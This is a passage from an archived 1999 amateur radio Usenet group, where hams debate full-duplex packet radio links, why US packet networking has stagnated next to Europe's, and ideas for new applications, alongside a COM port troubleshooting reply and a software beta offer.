> Japanese transceivers it may well perform better on 1k2 than a halfduplex
> 9k6 link does. but of course nobody in his right mind would use 1k2, even
> fullduplex, on a node-node link.
> When your transceiver isn't suitable for 9k6, use the HAPN 4k8 modem.
>
> Rob

3878. FA: Hal ST-6000 RTTY Demodulator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: martyt@pobox.com
Message-ID: <37e28958.164294192@nntp.grapevine.net>
Source record: 16601
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

On eBay - ends Sunday afternoon:

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=163769587

Thanks & 73,

-Marty KI0LO
martyt@pobox.com

3879. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <8RwE3.1234$1i3.27005@nuq-read.news.verio.net>
Source record: 16602

George T. Baker wrote in message <37E27426.7BAD150@swbell.net>...

>But, here it is 15 or so years later and I think that I am reading folks
>still asking and discussing the question: "What do you *DO* with a
>network?

For me, I think I am completely comfortable with the notion -- that at some level it is just all madness. It's just a hobby. I have a friend who shoots off
model rockets. What's the point of that? I don't evaluate that hobby in terms of, "Well, I could get in 747 and reach 20,000 feet much cheaper." It's just not relavent.

Still, around here, there seems to be some movement, at least on the ax25 side, of justifying things in terms of 'emergency communications.' and that some of the NODES and BBS's are installing backup power supplies and things like this. This might some legs. Like I've heard of a goal, to establish emergency links from City governments to some County office in, err, Danville or something like that here in Alameda county. And, maybe a backup network of some kind would be a way to do this. That is to provide a 'backup' email link, so that when the net and phone come down after a quake, that the offices that have emergency power can email each other. I recall mention in some ham documents somewhere that the Packet system in CA should be kept going for some kind of emergency purpose, and I assume the emergency power is the extent to which this is actually happening -- and that is something I guess.

I find it moderately pleasurable to just poke around the NCA network around here, and find that people still seem to be plugging away, more or less in one form or another. I've been sending out some packet email and receiving some email too lately. I think these things are somewhat, what you make of them, and if you seek out people to communicate with via PBBS mail, you'll find them. Though it doesn't just happen without sending out some messages. It doesn't really affect the quality of the communications too much that messages take awhile to get through, though it is annoying when they just disapear without bouncing.

Some of the EU people I talk to say that PBBS mail to the US doesn't get through, though my understanding is that PBBS mail to here in CA should work. (And it seems to go through through the satellite or HF from the headers I see, so that' s kind of cool.)

3880. Re: leadership, was The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7rs87q$cc9$1@nnrp1.deja.com>
Source record: 16684

chuckles wrote:
>
> It's the radios we are neglecting, not the software. The focus in the
> USA needs to be on using and developing RADIO, not the software which
> we have done well in developing but then found to be virtually
> meaningless without a network to use it with.
>

No shit, Sherlock!

Ok, lets explain it to you again. How many Hams do you know, want to develop a network? None. The majority of Hams are Hams because they think of the hobby as a voice mode. It's the rare Ham that goes out of his way to get more than one tower going. Most often, there is no support money-wise. This is for two reasons: 1) why have a group getting in your way, and 2) accepting donations of money or equipment gives people a vote. Most Hams like to do thir thing, and you use what they provide.

Packet radio in the U.S. will never be referred to as a "network."

They might exchange BBS messages, or mail, but anything else on a pure radio basis, will never have an end-to-end capability, or reliable enough infrastructure. The ARRL is just now moving off the center of the population bell-curve of Morse Code over everything, to the new population of Hams (born well after the Choo-Choo) who never cared about Morse code, nor ever will. The new license proposal they have adopted, moves Morse code to the fringe. The digital part of the hobby still has not gone anywhere since no-code was created (forced on the ARRL by the FCC) because most no-code Hams have stuck to voice.

It's the 13 year olds we want to attract. Boys and Girls, and not just retired white men. These kids are, at that age, what we used to call computer scientists 20 years ago. How many of you have seen the TV show on PBS called "Wishbone?" It's the black boy who's the nerd, and the white kids are all into basketball. While overplayed, the boy is an example of that age group, given enough money by their parents.

When I show packet radio to a youngster, they laugh. They roll over and kick their feet as if they were in an epileptic fit, roaring with laughter. After they recover from the initial shock, they then look at the problem realistically. Bandwidth costs money, and retired white men don't have it. Retired white men only know about wide-band FM, or FSK. They can't comprehend Spread Spectrum, and any organization that favors it is somehow a communist anti-morse code heathen.

The future of "packet radio" is wireless networking. The radio engineer who can design a 10 watt 2.4 GHz box that sits between our wireless ethernet cards and antenna, would be the infrastructure King or Queen. Packet radio would then be TCP/IP by defacto. You can't do that with Part 15 rules. 10 watts is only a dream. Ham radio with SS cards and amps would be a revolution in wireless networking. It would overnight change the way packets move across the state. Wide-band 1 MHz bandwidth (fog horn) technology is shit. Will always be shit. Even the power companies don't use microwave anymore, they string fiber with the electric power between high-tension towers.

When you get off your FSK and wide-band FM high horse, then and only then will you be ready for the next packet radio. 10 watts at 300 feet running 1.6 Mbps will negate anything you could dream about your TAPR TNC-2 clones funtionality. With whatever software you want to connect serially to it.

Steve, K5OKC

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3881. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7rs9vgdia1@nnrp1.deja.com>
Source record: 16685

> Has anybody here in the US tried fooling around with full-duplex
> packet node-node links?

Yes.

What you should look for, is a couple of GE Master II. Buy a UHF one,
and a VHF one, and then swap the receiver boards. One listens on VHF
and transmits on UHF, the other listens on UHF and transmits on VHF.

> I've been told that a fulldup 1.2kb link will
> outperform a normal halfdup 9.6kb link, partly due to timing delays
> not needed in a fulldup link and partly due to reduced overhead...

Not if the 9600 baud is done right, but most 9600 baud uses small
packets and long TXD, and is no better than 1200 baud when you get
right down to it.

> Here's what I've decided to try out:

I would use a couple of GE, and Comet Omnis. Run the 2 meter side up in
the 147 MHz range, and link it to another radio on the traditional
145 MHz range on another antenna 4 feet above or below the Comet,
or an HF link.

You couldn't keep the channel full on the full-duplex link. There isn't
that much data in all of packet radio :-)

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3882. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <LLrhNweTyv7R4EIejyl+yrebjgxt@4ax.com>
Source record: 16686

On Thu, 16 Sep 1999 10:03:20 -0500, "Charles Brabham"
<n5pvl@texoma.net> wrote:

>If there were such a crying need for new Packet applications, where are the
>practical suggestions for just what these new apps would be? If the need
>were real, we would be flooded with demands and suggestions, but what really
>happens is an uncomfortable silence when the subject is brought up. Nobody
>can think of a single new thing to suggest. - They just like to chant the
>comforting mantra and make excuses.

After observing how popular among teens the SMS (Short Message
Service) in the GSM cellular network really is over here, it is quite
strange that nothing similar is used in packet radio. These messages
(up to 160 characters) are entered using the numeric keypad (in a
somewhat awkward way :-). In addition to sending messages to each
other, there are information servers that sends data over SMS messages
and even other types applications built around SMS.

The amateur 1200 bit/s packet network would be quite sufficient for
similar applications in addition to the current packet cluster or APRS
applications. The problem seems to be the lack of suitable
"peripherals". It is far too cumbersome to carry around a PC and an HT
in order to be able to communicate with packet. There are some HTs
with built in TNCs, but I do not know, if text messages can be entered
autonomously without a PC. Anyway, if autonomous HTs with built in
TNCs and some sort of text entry method become popular, this would
make it possible to develop many types of information service, remote
control and messaging services. Such informational services are very
usable, when you are on the move, but not very usable when you are at
home at your fixed station, when you have easier means of accessing
the data e.g. from your books or computer.

The problem is that there are only a few applications, since there are
very few lights weight autonomous HTs with built in TNC, display and
data entry and on the other hand there is not much interest among HT
manufacturers to build such devices, since there are no applications
for these devices.

Paul OH3LWR

3883. Digital modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <37E1C9C2.7A567ABB@spam.be>
Source record: 16687

Please visit "The Aerts Family homepage" featuring amateur radio, ON6TS, pactor, amtor, PSK31, antique radios and cameras.

http://gallery.uunet.be/albert.aerts

3884. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <937521061.1937876417@server>
Source record: 16688

"Charles Brabham" <n5pvl@texoma.net> wrote:
>Has anybody here in the US tried fooling around with full-duplex packet
>node-node links? I've been told that a fulldup 1.2kb link will outperform a
>normal halfdup 9.6kb link, partly due to timing delays not needed in a
>fulldup link and partly due to reduced overhead... Any opinions on that?
>Sounds like it may be an exaggeration to me, at least to some extent. I'm
>ready to be pleasantly surprised, of course.
>
>Here's what I've decided to try out:
>
>Since I'm on a low budget and am basically an appliance operator, I decided
>to run one side of the link on 220 MHz and the other on the 440 band.
>Somebody who knows what they are doing might prefer to do it with commercial
>rigs on the same band, set up repeater-fashion with a set of cavities to cut
>down on cross-channel interference. I'm going cross-band in an attempt to
>cut down on the complexity and expense.
>
>Since transceivers are not really needed, but rather separate transmitters
>and receivers, I decided to go really cheap and use old scanners or whatever
>to handle the "receive" end, and an old Rat Shack 440 HT with no battery for
>the 440 Xmitter. I'm still not sure about a cheap 220 MHz Xmitter - Does MFJ
>make a "DataRadio" for that band?
>Maybe I'm wrong, but I'm hoping that a couple of ancient crystal-type
>scanners would make great receivers for this purpose. They certainly are
>cheap enough, when you can find them.
>
>The antennas for both sites will be identical: A ten-foot boom with a 220
>yagi on one end, and a 440 yagi on the other. That puts both antennas about
>four feet from the tower, on opposite sides. The boom could be longer, but
>I'd rather not unless I have to. We get lots of weather here.
>
>I'd appreciate all comments, suggestions and criticisms before I dive into
>this, since I have no clear idea about what I'm doing. Anybody out there who
>has already been there and done that? (Fulldup 1.2kb)
>

Greetings

Can't help with ideas of experiments in the US of A but over this side of the pond I can tell you some of the things that will help.

1. Increased packet size will also improve throughput (especially if you are sending IP over AX25) since the ratio of header to data improves.

2. Increased window size - you will be getting the acks back directly but this helps if a packet gets lost and needs a reTX.

3. Full-duplex mode 2 (as its known on SCC cards) This is where the TX will key up to send the data but then 'hangs around' for a while before de-keying in case some more data comes along. Something like a 10 second hang time will ensure that a reTX doesn't need another TXdelay period - it may be possible to do this with a hardware timer but the problem then is knowing when to put in a TX delay and when not to. Maybe loop the (inverted) PTT line back to DCD so the TNC knows when the rig is keyed up if the TNC doesn't support this full-dup mode?

You certainly won't reach 9k6 rates (I would expect 120 bytes/sec from 1k2 full-dup but 600 bytes/sec 9k6 half-dup) but its worth while.

BTW - we get over 1000 bytes/sec (2200 with compression) on our full-dup 9k6 links :-))

Robin. G8ECJ

3885. Old question, Old technology

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: emery@cray.com
Message-ID: <7rsmd5atu1@murrow.corp.sgi.com>
Source record: 16689

I find myself looking for a reference for a question that
has surely been answered many times. I don't need the full answer
on the group if there is a reference somewhere (esp. URL).

I have a situation where a number of stations are trying
to use one BBS at 1200 baud. What affects performance, how does
performance degrade as stations are added? Is there a way to
calculate "peak" and/or "expected" performance (meaning total
characters per second transferred).

Looked at another way, I am trying to find a document which
describes what kind of overhead I can expect on a 1200 baud link with
multiple stations.

Scott Emery
KF6LCV
emery@sgi.com

3886. IMO: Rf network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <8E4413EFApmarkhamnewsguycom@208.134.253.154>
Source record: 16690

n5pvl@texoma.net (Charles Brabham) wrote in
<7rs4b0$1opl@enews4.newsguy.com>:

>
>That's what the Europeans did to get their fancy high-speed, large-scale
>network. They respected, maintained, developed and improved the same old
>1.2kb network we also had ten years ago. We spit on ours and abandoned it,
>so now we have nothing.
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>
>
>

Hi, Charles.

I read some of the arguments and name calling here, and as an ex X1J node operator/TCPIP/AX25 weenie I can appreciate much of the arguments, regardless of whether I agree or not. The reference to the European model makes me wonder if there are other incentives to motivate European hams to expand and upgrade their network. I do not see operators with similar disposable incomes opting for a "slow" radio data network when thay have the same internet options as we do, at similar prices. I am of the opinion that human nature is universal; given the same resources and options, we do the same things, in general.

If I have other things to do with my life that I consider of greater value to me, why should I choose "slow" data radio, of any flavor, after my experience with packet wars and the bs politics of majority mediocrity? Life is too short. I am "gung ho" for the concept of a national/regional/local "high speed?" network, but except for a few high tech regions of the US, with sufficiently motivated techies to do it for there own satisfaction and the use by others, the choices of most folk I have spoken to are on to other things; and they aint looking back except to swap lies over an 807.

For the average Joe Ham, there is no real desire or reason for an rf data network. Nothing you can offer can compete with the landline internet that has sucked up most motivated amateur radio rf networking talent and the appliance operators that would have to support such a national rf network. You can rail against "progress" and as Peter referred to, the consequence

of economical and abundant plug and play solutions with the reliable connectivity that is available to most due to the economics of scale and competition. I, too, mourn the loss of our archaic packet network, but given the current choices, the scenario of a national high/slow speed rf network is a pipe dream.

As a "raver" for principles, I can appreciate tilting at windmills and the occasional catcall, "Rave on!" ;-)

Pete/wa4hei

--
Eschew obfuscation.

3887. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7u3q9l.b8q.nomail@linux.pe1chl.ampr.org>
Source record: 16691

Paul Keinanen <keinanen@sci.fi> wrote:
>After observing how popular among teens the SMS (Short Message
>Service) in the GSM cellular network really is over here, it is quite
>strange that nothing similar is used in packet radio. These messages
>(up to 160 characters) are entered using the numeric keypad (in a
>somewhat awkward way :-). In addition to sending messages to each
>other, there are information servers that sends data over SMS messages
>and even other types applications built around SMS.

Instead of trying to use packet technology for the last hop, it seems more
logical to me to use paging devices. When there is a possibility to
convert certain surplus POCSAG pagers to amateur frequencies, and
descriptions for that conversion would be published, it would be possible
to add a POCSAG transmitter to packet radio network nodes. The packet
network could be used to distribute the messages, and the POCSAG
transmissions can be used for the last hop.

(of course the disadvantage is that the mobile party cannot reply)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3888. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7u3qtr.b8q.nomail@linux.pe1chl.ampr.org>
Source record: 16692

"Charles Brabham" <n5pvl@texoma.net> wrote:
>Has anybody here in the US tried fooling around with full-duplex packet
>node-node links? I've been told that a fulldup 1.2kb link will outperform a
>normal halfdup 9.6kb link, partly due to timing delays not needed in a
>fulldup link and partly due to reduced overhead... Any opinions on that?

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but over here in Europe we have realized that point 10 years ago, and full
duplex link transceivers have been developed and widely deployed.

They usually operate on 1240/1299 MHz (59 MHz split) with a duplexfilter
DF9IC developed. The transceiver is usually one of his designs.

of course it will perform better than halfduplex. and with crappy
Japanese transceivers it may well perform better on 1k2 than a halfduplex
9k6 link does. but of course nobody in his right mind would use 1k2, even
fullduplex, on a node-node link.
When your transceiver isn't suitable for 9k6, use the HAPN 4k8 modem.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3889. Re: leadership, was The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7u3rgg.b8q.nomail@linux.pe1chl.ampr.org>
Source record: 16693

steve_sampson@my-deja.com <steve_sampson@my-deja.com> wrote:
>The digital part of the hobby
>still has not gone anywhere since no-code was created (forced on the
>ARRL by the FCC) because most no-code Hams have stuck to voice.

Be patient. We have had no-code licenses for about 35 years now, and
there is no such effect visible anymore. No-code licensees (like me)
are just as active on all non-voice modes (except morse code) as full
licensees are.

Maybe in the initial years you may view an effect like you see, because
there is an influx of people who always wanted to have a HAM license
to extend their CB capabilities, but did not want to pass a morse exam.
But when things have stabilized, it is just a matter of choice. Some
people are interested in morse code and HF bands, and pass the exam.
Others are not interested in that, and select the no-code option.

I have my no-code license for 21 years now, and I have never felt the
urge to "upgrade" (???) to a full license, even though I can copy morse
code and could probably have passed after a few months of practicing.
This only means I cannot transmit below 30 MHz, something which I am not
interested anyway. It has never kept me from being active in packet
radio and the building of the network.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3890. Re: COMM ports dont work...Win98/abit BH6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <fdOk5HALjg43EwGC@peaksys.demon.co.uk>
Source record: 16694

In article <19990916143136.02691.00001043@ng-cd1.aol.com>, Owlpoop
<owlpoop@aol.com> writes
>I have a new computer with an Abit BH6 motherboard and Windows 98. Cant use my
>PK232 because the comm ports do not work. Have tried all the W98
>troubleshooting and diagnostic programs to no avail. Anybody else have my
>combination that IS working?

I'm not familiar with that m'board, but I know you can get a problem
with some m'boards if you set the onboard COM port addresses to "auto"
in the BIOS. Try and make sure that COM1 is specifically assigned to
3F8/IRQ4 and COM2 to 2F8/IRQ3.

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

3891. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rt89n$2171@enews1.newsguy.com>
Source record: 16695

Cathryn Mataga <cathryn@junglevision.com> wrote in message news:%>

> >
> >What you should look for, is a couple of GE Master II. Buy a UHF one,
> >and a VHF one, and then swap the receiver boards. One listens on VHF
> >and transmits on UHF, the other listens on UHF and transmits on VHF.
>
>
> Where do people get these things. There's a guy here in Concord who
> uses GE Myteks, I think they're called, but I've never seen these for sale
> anywhere either. Is there a online store that stocks this kind of thing,
or
> is this
> a swap meet item? I saw a site, that said GE Master II was 100 watts!
> What is going price for these radios? I didn't find anyone other than
> individuals
> selling these radios in my quick scan of the web.

I see them pretty regularly at Ham fests and swap meets. There's usually a
few of them for sale on packet, and I'm sure there are a number of sources
for them, here on the Internet. (E-bay, etc.)
Sometimes you can get them for free, or next to nothing, and they are much
better suited to our uses (packet networking) than most regular ham gear.

I hear of Mitreks, Micors, Master II's, and several others. These seem to be
the most popular.

Steve made a great suggestion, but I won't be using it since one of my
personal criteria is that what I do should be easy to duplicate by any of my
fellow appliance operators. Sure, I know a local Ham who has the expertise
and equipment to help me out with converting a couple of Master II's, but
for the purposes of this experiment, I'll be pretending that there is no
assistance available, and it all has to be so cheap and simple that even I
could do it.

That's why I'm mucking around with old scanners, HT's, and so on. It's not
the optimum way to do this, by far, but optimum is not what I am shooting
for. I'm looking for something reasonably effective that just about any ham
can do without assistance or a lot of money.

I also know that impressive performance from unimpressive equipment will
serve to highlight the fact that the fulldup link is the one and only reason
it performs better than a standard old 1.2 halfdup link.

> >
> >You couldn't keep the channel full on the full-duplex link. There isn't

> >that much data in all of packet radio :-)
>
> Yeah, or maybe for like that chat application like that that guy was trying
> to
> do, maybe this kind of thing would work a lot better, since the
> latencies might be hugely lower, I assume.

That's what I am shooting for. Amazing performance from commonly used, inexpensive equipment set up in a way that just about any old appliance operator could easily duplicate.

I'm also trying to demonstrate fulldup to US hams, who are generally ignorant of the benefits it offers.

I know it sounds pretty stupid to do such a thing at 1.2kb, but remember that it is not high-speed packet I am trying to demonstrate, but rather high-efficiency packet. (which gives you higher speed too, but in a different way)
The performance of the standard 1.2kb half-dup model is very well known. It's a standard of performance that hams can easily compare to what they see on the fulldup link.

I'm hoping that interested Hams will try out my fulldup 1.2kb link and be so impressed as to have trouble believing that it's really 1.2kb. Of course 1.2 kb is much cheaper and easier to work with too, and I won't complain about that.

Then I'm hoping that more knowlegable US hams may find themselves wondering how well a HTS-free 19.2 kb fulldup link would compare to 56kb half-dup. - And so on.

It's like having the same old 350 chevy in your car, but overnight somebody swapped out your 4-bbl carb for a roots pump. (supercharger) I think that once US packet ops are made aware of the benefits to be had from fulldup setups, it will appeal to many of them who are presently having trouble getting enough throughput to do what they want.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3892. Re: Old question, Old technology

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: k1nkr@aol.com
Message-ID: <19990917092907.02283.00001234@ng-fv1.aol.com>
Source record: 16696

Have you looked at the various ARRL "Computer Networking Conference"
proceedings--especially the early ones? (Conferences 1-4, 1981-1985 were
published as one volume.)

It may be "old" technology, but there was a lot of good engineering there.
Lots to learn. Gives you both a technological and a historical perspective.
Much like reading old QSTs.

Skip, K1NKR

>Subject: Old question, Old technology
>From: emery@cray.com (Scott Emery)
>Date: Fri, 17 September 1999 02:17 AM EDT
>Message-id: <7rsmd5atu1@murrow.corp.sgi.com>
>
> I find myself looking for a reference for a question that
>has surely been answered many times. I don't need the full answer
>on the group if there is a reference somewhere (esp. URL).
>

3893. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37e24814@news1.prserv.net>
Source record: 16697

I'll buy the first copy if you'll let me know when it is available.
If you would like a beta tester, please e-mail me. I have evaluated
every Windows-based control program for the PTC-II of which I am
aware.

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

Rick Ruhl <ricker@cssincorp.com> wrote in message
news:e5QwIry$#GA.272@cpmsnbbsa02...
> Roger,
>
> We have a version in development for the PTC II and IIe called
PTCTerm.. It
> will use the extended WA8DED host mode for Packet and Pactor and the
TERM 5
> host interface for the other modes..
>
> If all goes well, we hope to have it out before Christmas, same for
the
> HALterm version for the DXP38. Every TNC vendor has been quite
gracious
> with helping us with documentation and TNC specific caveats.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Johnny Rico wrote in message <37df07b1@news1.prserv.net>...
> >Rick, you have convinced me. Initiate support for the PTC-II and I
> >will buy a copy!! Seriously. I wish you would.
> >
> >The ham radio community is damned lucky to have firms and people
like
> >this interested in supporting it with products. It sticks in my
craw
> >to see others accuse them of gouging due to an argument over
whether

> >the software ought to be $50 versus $80 or whatever. Give me a
break.
> >I can argue all day about nit picky details too, but it takes gall
to
> >impugne the motives of another based upon such quibbles. We were
all
> >the poorer when AEA went under (thanks for salvaging part of them,
> >Timewave!) and personally I would not want to see ham radio vendors
> >confined to big commercial hardware vendors who do ham radio
products
> >as an afterthought. RJB.
> >
> >--
> >
> >Roger, W6VZV
> >also reply via W6VZV@ARRL.NET
> >--
> >Politicians are the same all over. They promise to
> >build bridges, even where there are no rivers.
> > -Nikita Khrushchev
> >
> >
> >
> >> This is the last message I going to post on the issue of software
> >pricing,
> >> as we have work to do to continue to provide high quality
software
> >for the
> >> ham community.
> >>
> >> --
> >> Rick Ruhl
> >> President, Creative Services Software
> >> http://www.cssincorp.com
> >>
> >>
> >>
> >
> >
>
>

3894. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rtlgf$lqo@enews3.newsguy.com>
Source record: 16698

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7u3qtr.b8q.nomail@linux.pe1chl.ampr.org...

>
> You guys in the US may think that you are at the forefront of technology,
> but over here in Europe we have realized that point 10 years ago, and full
> duplex link transceivers have been developed and widely deployed.

Yes, I know... That's why I'm trying to get a few folks over here to take
the blinders off for a few minutes and see what the other big monkees are
doing over on the far side of the pond.

They're getting all the bannanas, and we're stuck with these stale nuts and
grubs!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3895. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7rvu5mtoh1@nnrp1.deja.com>
Source record: 16603

Cathryn Mataga wrote:
> Where do people get these things. There's a guy here in Concord who
> uses GE Myteks, I think they're called, but I've never seen these for
> sale anywhere either. Is there a online store that stocks this kind
> of thing, or is this a swap meet item?

There used to be an ad in the Ham magazines, there may still. I've
only seen them at the Dallas Hamfest. Most other Hamfests are too
small around here.

> So, if you had a site with 2 duplex links, then you put both receivers
> on 2 meters and both transmitters on 440mhz, right?

I think the bottom line is, that you don't want to have to invest in a
cavity, although they aren't that expensive, and operate with
frequencies that are seperated by a couple megahertz. This is so one
system doesn't desense the other.

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3896. HELP, WHERE IS WINPACK SOFTWARE????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: ahangelini@aol.com
Message-ID: <19990917213219.01890.00001237@ng-fy1.aol.com>
Source record: 16604

Anybody know where I can get the download on the internet for WINPACK?
It is a pactor program that was popular before Airmail for e-mail .
Any ideas where to search? I got this program before but can't seem to find it?

THANK_YOU

3897. FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: quatsein@island.net
Message-ID: <37e31758.189605841@news.cr.island.net>
Source record: 16605

Are there any sites for FSK31, that anyone would consider
passing on to me. Thanks in advance.

Steve Carlisle

3898. Re: leadership, was The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: David Freeman <free779@wpi.edu>
Message-ID: <37E3217D.2909BBD1@wpi.edu>
Source record: 16606

steve_sampson@my-deja.com wrote:
>
> chuckles wrote:
> >
> > It's the radios we are neglecting, not the software. The focus in the
> > USA needs to be on using and developing RADIO, not the software which
> > we have done well in developing but then found to be virtually
> > meaningless without a network to use it with.
> >
>
> No shit, Sherlock!
>
> Ok, lets explain it to you again. How many Hams do you know, want
> to develop a network? None. The majority of Hams are Hams because
> they think of the hobby as a voice mode. It's the rare Ham that goes
> out of his way to get more than one tower going. Most often, there
> is no support money-wise. This is for two reasons: 1) why have a
> group getting in your way, and 2) accepting donations of money or
> equipment gives people a vote. Most Hams like to do thir thing, and
> you use what they provide.

High-speed RF has to get cheap and easy enough for individual hams to use, and for clubs to justify the cost of getting one. To set up a nationwide network there needs to be more than just a few interested folks. The setup for such a network has to be such that any large clubs (or one on the forefront of stuff) won't consider having the right stuff no more trouble than a repeater.

> Packet radio in the U.S. will never be referred to as a "network."
>
> They might exchange BBS messages, or mail, but anything else on a
> pure radio basis, will never have an end-to-end capability, or reliable
> enough infrastructure. The ARRL is just now moving off the center of
> the population bell-curve of Morse Code over everything, to the new
> population of Hams (born well after the Choo-Choo) who never cared
> about Morse code, nor ever will. The new license proposal they have
> adopted, moves Morse code to the fringe. The digital part of the hobby
> still has not gone anywhere since no-code was created (forced on the
> ARRL by the FCC) because most no-code Hams have stuck to voice.

Unfortunately, yes. This, unfortunately, is one reason why young people (like me) aren't interested in ham radio. Voice is passï¿½, and while SSTV was interesting at one time, the Internet provides more, faster and cheaper. Even the smart kids who are interested in 'cool' technology don't find amateur radio as interesting as things like fibre optics,

xDSL, and developing tele/data-com technologies. If they do get into wireless, its wireless LANs (11 Mbps), microwave, or some form of cellular (GSM, PCS, CDMA).

> It's the 13 year olds we want to attract. Boys and Girls, and not
> just retired white men. These kids are, at that age, what we used to
> call computer scientists 20 years ago. How many of you have seen the
> TV show on PBS called "Wishbone?" It's the black boy who's the nerd,
> and the white kids are all into basketball. While overplayed, the boy
> is an example of that age group, given enough money by their parents.

These kids also go on to college and make money after that. They are using digital PCS phones, CDMA (over DSSS) cellular phones, will be learning about (and using) wireless LAN technologies, inter-device communications like Bluetooth, and more. If they get interested in _using_ tech now, they will learn about later on.

> When I show packet radio to a youngster, they laugh. They roll over
> and kick their feet as if they were in an epileptic fit, roaring with
> laughter. After they recover from the initial shock, they then look
> at the problem realistically. Bandwidth costs money, and retired
> white men don't have it. Retired white men only know about wide-band
> FM, or FSK. They can't comprehend Spread Spectrum, and any organization
> that favors it is somehow a communist anti-morse code heathen.

Exactly. Face it, listening to debates of 1k2 duplex vs 9k6 simplex is depressing for me. On the net, I talk about 10 Mbps duplex for my local connection, 155 Mbps to the Internet2. I've done some research on wireless technologies for telecom deployment in rural/underdeveloped ares. The minimum I look at for fixed personal communications is 64 kbps duplex (point to multipoint). For high bandwidth, 10 Mbps (asynch, 1.5Mbps upstream - point to multipoint). For backbones, 45 Mbps point-to-point. These are assuming the same advantages. Cellular architecture means that max range only has to be 20-30 miles. Complete control of the spectrum. Money for centralized towers.

The trick is to get a simple, cheap (hundreds of dollars) device that allows mutipoint-to-multipoint communications, hands routing, and more. It needs to be fairly simple to assemble by one's self (for do-it-yourselfers). As the network expands, applications will be designed for it.

> The future of "packet radio" is wireless networking. The radio engineer
> who can design a 10 watt 2.4 GHz box that sits between our wireless
> ethernet cards and antenna, would be the infrastructure King or Queen.
> Packet radio would then be TCP/IP by defacto. You can't do that with
> Part 15 rules. 10 watts is only a dream. Ham radio with SS cards
